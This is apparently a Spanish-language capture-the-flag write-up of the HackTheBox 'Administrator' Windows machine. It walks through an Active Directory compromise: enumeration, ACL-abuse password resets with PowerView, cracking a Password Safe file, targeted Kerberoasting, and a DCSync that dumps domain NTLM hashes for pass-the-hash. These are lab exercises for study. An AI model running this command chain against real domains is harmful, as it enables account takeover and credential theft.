Administrator (HackTheBox)

Máquina: Administrator
SO: Windows
IP: 10.10.11.42
Fecha: 2025-10-22
Herramientas: Ping, Nmap, Hashcat, JohnTheRipper, Smbclient, Crackmapexec, Ftp, Pwsafe, Evil-WinRM, PowerView.ps1, WinPEASx64.exe, BloodHound, Impacket-secretsdump
Dificultad: Medium
Tipo de informe: POC + comandos utilizados + Conclusiones

Información adicional:

- Usuario: Olivia
- Credencial: ichliebedich

Resumen


Este Writeup está basado en la máquina Administrator de Hack The Box Labs.
A lo largo de este CTF iremos viendo que la máquina se centra exclusivamente en comprometer reglas ACLs e ir pivotando entre usuarios.
Al final habremos comprometido todos y cada uno de los usuarios, además del administrador.
Que con Pass The Hash podemos acceder al sistema con los mayores privilegios.

Reglas ACLs: (GenericAll) & (ForceChangePassword) & (GenericWrite) & (GetChangesAll)

Proceso

1. Enumeración


Empezamos enumerando la máquina con la herramienta "ping". En esta podemos Identificar un TTL de 127(+1), lo que sugiere que es un Windows.



Parámetros:

- -c: Cantidad de paquetes que queremos enviar


A continuación usamos la herramienta "Nmap" para identificar puertos y sus versiones.
Puertos TCP:



Parámetros:

- -sS: Syn-Scan, usa solo la primera fase del 3WayHandshake
- -n: Evitamos hacer DNS Resolution
- -Pn: Evitamos hacer Host Discovery
- --min-rate 5000: Usamos un elevado número de paquetes para ir más rápido, muy agresivo
- --disable-arp-ping: Evitamos ARP Discovery
- --reason: Estado del puerto
- -oN: Salida normal de Nmap


Puertos UDP:



Parámetros:

- -sU: UDP-Scan

Versiones:




```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sCV -O -p21,53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001 -oN versiones.txt 10.10.11.42
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-22 03:56 EDT
Nmap scan report for 10.10.11.42
Host is up (0.094s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNS-SD-TCP:
|     _services
|     _dns-sd
|     _udp
|_    local
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-22 14:56:27Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Defaul
irst-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Defaul
irst-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

Parámetros:

- -sCV: Ejecutar Script Default e identificar versiones
- -O: Aproximación de Sistema Operativo

Antes de enumerar con el usuario otorgado por empresa, se enumeró sin usuarios. Lo cual no nos llevó a ningún lado, pues no obtuvimos información.

Durante la enumeración con el usuario "Olivia" se identificaron varias cuentas de usuarios a través de "rpcclient".



```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# rpcclient -U "Olivia" 10.10.11.42
Password for [WORKGROUP\Olivia]:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[olivia] rid:[0x454]
user:[michael] rid:[0x455]
user:[benjamin] rid:[0x456]
user:[emily] rid:[0x458]
user:[ethan] rid:[0x459]
user:[alexander] rid:[0xe11]
user:[emma] rid:[0xe12]
```

Con crackmapexec smb se identificaron los mismos usuarios


Como no se identificó nada más desde fuera, enumeramos desde dentro del sistema.
Pero tampoco se encontró nada (ni manualmente & ni con WinPEASx64.exe).

Por lo que se enumeró ACLs con BloodHound.


```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# bloodhound-python -u 'olivia' -p 'ichliebedich' -d administrator.htb -ns 10.10.11.42 -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.administrator.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
INFO: Done in 00M 12S
INFO: Compressing output into 20251022044055_bloodhound.zip
```

2. Explotación

Se identificó un vector de ataque que nos daría acceso a dos usuarios del sistema.
El usuario "Olivia" tiene privilegios GenericAll (que lo usaremos para cambiar la contraseña) sobre el usuario "Michael".



Por otro lado, "Michael" tiene privilegios ForceChangePassword (que lo usaremos para cambiar la contraseña) sobre el usuario "Benjamin".



Empezaremos cambiando las credenciales de Michael.
(Importamos y cargamos PowerView.ps1 en windows)

```
*Evil-WinRM* PS C:\Users\olivia\Documents> Import-Module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\olivia\Documents> $SecPassword = ConvertTo-SecureString 'ichliebedich' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\olivia\Documents> $Cred = New-Object System.Management.Automation.PSCredential('administrator.htb\olivia', $SecPassword)
*Evil-WinRM* PS C:\Users\olivia\Documents> $UserPassword = ConvertTo-SecureString 'ichliebedich' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\olivia\Documents> Set-DomainUserPassword -Identity michael -AccountPassword $UserPassword -Credential $Cred
```

Desde "Michael" con credenciales "ichliebedich" cambiamos las credenciales de "Benjamin".

```
*Evil-WinRM* PS C:\Users\michael\Documents> Import-Module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\michael\Documents> $SecPassword = ConvertTo-SecureString 'ichliebedich' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\michael\Documents> $Cred = New-Object System.Management.Automation.PSCredential('administrator.htb\micha
el', $SecPassword)
*Evil-WinRM* PS C:\Users\michael\Documents> $UserPassword = ConvertTo-SecureString 'ichliebedich' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\michael\Documents> Set-DomainUserPassword -Identity benjamin -AccountPassword $UserPassword -Credential
$Cred
```

Y verificamos que el cambio de credenciales de "Benjamin" sea correcto, pues con este usuario no podemos conectar al interior del sistema.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# crackmapexec smb 10.10.11.42 -u benjamin -p 'ichliebedich'
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb)
(signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\benjamin:ichliebedich
```

Por ahora tenemos dos usuarios nuevos con los que enumerar otra vez todo. Es decir, los servicios SMB, FTP, LDAP y buscar vulnerabilidades desde dentro del sistema (los que se puedan).


Se identificó un acceso a FTP desde el usuario "Benjamin", además de un fichero con posible información sensible.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# ftp 10.10.11.42
Connected to 10.10.11.42.
220 Microsoft FTP Service
Name (10.10.11.42:kali): benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||61846|)
125 Data connection already open; Transfer starting.
10-05-24  09:13AM                  952 Backup.psafe3
```

El archivo requiere una contraseña para abrirse, lo podemos desencriptar con "JohnTheRipper".

```
┌──(root㉿kali)-[/home/…/Desktop/Workstation/libpsafe3/tools]
└─# pwsafe2john ../../Backup.psafe3 > hash
┌──(root㉿kali)-[/home/…/Desktop/Workstation/libpsafe3/tools]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tekieromucho     (Backu)
1g 0:00:00:00 DONE (2025-10-22 05:47) 9.090g/s 46545p/s 46545
Use the "--show" option to display all of the cracked passwor
```

Se encontraron varios Usuarios/Credenciales.




Credenciales encontradas:

1. alexander : UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
2. emily : UXLCI5iETUsIBoFVTj8yQFKoHjXmb
3. emma : WwANQWnmJnGV07WQN8bMS7FMAbjNur

Lo que haremos ahora será volver a enumerar todos los servicios y configuraciones internas de Windows con los nuevos Usuarios obtenidos.
No se encontró nada con estos usuarios (excepto las ACLs)

Se identificó que el usuario "Emily" tiene privilegios GenericWrite (que lo usaremos como Kerberoast Attack) sobre el usuario "Ethan".



Kerberoast: pide un TGS de un usuario específico y se obtiene el Hash

A través de la herramienta "targetedKerberoast.py" obtenemos el hash de "Ethan".

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation/targetedKerberoast]
└─# ntpdate -u administrator.htb
2025-10-22 19:23:49.680360 (+0200) +25236.984907 +/- 0.039808 administrator.htb 10.10.11.42 s1 no-leap
CLOCK: time stepped by 25236.984907

┌──(root㉿kali)-[/home/kali/Desktop/Workstation/targetedKerberoast]
└─# python3 targetedKerberoast.py -v -d 'administrator.htb' -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$7a5af059cd680b8ef1f35de4b3498991$b3f78475
```

(SNIP...)

Y con la herramienta "Hashcat" obtenemos la credencial.


```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# hashcat hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
```

(SNIP...)

```
4d997d5:limpbizkit
```

3. Post-Explotación


Identificamos en el usuario "Ethan" privilegios GetChangesAll & GetChanges que nos permiten hacer ataques DCSync.
Con esto podríamos obtener el Hash de Administrador y usar Pass The Hash para conectarnos.



Con la herramienta "impacket-secretsdump" podemos hacer el ataque DCSync y obtener los hashes.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# impacket-secretsdump 'administrator.htb'/'Ethan':'limpbizkit'@10.10.11.42
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
```

Finalmente, usaríamos el hash de Administrador y con "evil-winrm" usaríamos la técnica de Pass-The-Hash para acceder al sistema.



Conclusiones

Una vez comprometida esta máquina de dificultad Medium podemos llegar a la conclusión de varias cosas.

Empezaremos por las partes negativas.

1. Las reglas ACLs son un punto débil
2. Poca monitorización (Procesos, Comandos, ACLs, Cambios de credenciales)
3. Inexistencia de un Antivirus o Firewall

Pero también hay positivas.

1. Sin Usuario/Credencial inicial no se podría haber comprometido
2. Las contraseñas son complejas
3. Las carpetas con información sensible están restringidas